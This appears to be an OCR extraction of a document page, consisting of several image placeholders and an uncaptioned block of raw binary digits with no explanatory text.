










```
0001000000100111100010011010001110110000000110010001111110111100101110100011011010
1100000000111000000010010001100010110001100111001101010000100000011101010100100001
0010111011101100100000101110011101000010011010110100010100001111001000001100011100
0010011001110000011111000010000000101101001011110011010100001101011010010011100000
1111100110110010111000011011000011111000010000000111100011001011111110101000001110
1000111000001101110011100100100001000010100100110001000110001111110010001101100001
1001001010001010111100100110111001100000110011101111101011111010111110000111000001
1110010111100101110001110100011111110010101100111000011110000101111001110110000011
1000010110011100001010111001000000110101100000100001101010000110101111011011101010
0000000101101000110100001000000110001001100001011101010100100100001111001111010111
1000101111000101100010000110001011000000101010110000011101010111001000100111000100
0001110001100010010100010101100101100111001110110011101101110001011000110000110011
0001000111111001001010100011101110101000011000110001100000110001110100110010001001
1101101100010111000000110000100111010101000111000000000101001111010000110100010010
1000101011000000010001100110000000111110001111100010111001011110110100000011110010
1110000000110101000101000100010100110110011100101100001110000000100001111001011111
1011101000000111000011000010000000110000001000110011000110001101100110100001100010
0111000001001001010100001011010010110001011110011110010111001000010110001011010010
1000111000001111111000011100001011000001001001101000000000100110000000101001000100
0010111100111110010101000010001101011100010000010001100000100011011001100111000100
1000001010100000111010001110001111111001101110011010001000000000110100011100001010
1101111011010000010010100000110111000100000101000101000111011010110110011000000100
0110110010100100101110000100001011111110000100000000011011100100010011101001011001
1000001101100011000101101011000011000111100101111100001110000010011001110010000111
0011001010100011100001010000101100011011101000001010111000110001000101010001110000
0100010111111001110110001010100011111100001100010111000100101001001000000010000110
0000000000001111110000101110000000100101010000101011000100010101100001100010011000
0011000100111101001101000111011100101011001011010110001100000110000000010100011101
1011101011111000010000010100100101101010101110111111101110010011011110000110100111
1101000111010010100000011101001110000001000011011101101101001100010000101100010100
0010110001100000011000101110101011000110000011100010011000110000000100000001100000
1010010110100010100000010010001011100011011000101110001010000000101100100001000010
0011001100100100101010100001110100011000100100101010100100100000000111010001111110
0111110000111100000001000111110111101000011111001011010010010101111101011101010000
1
```




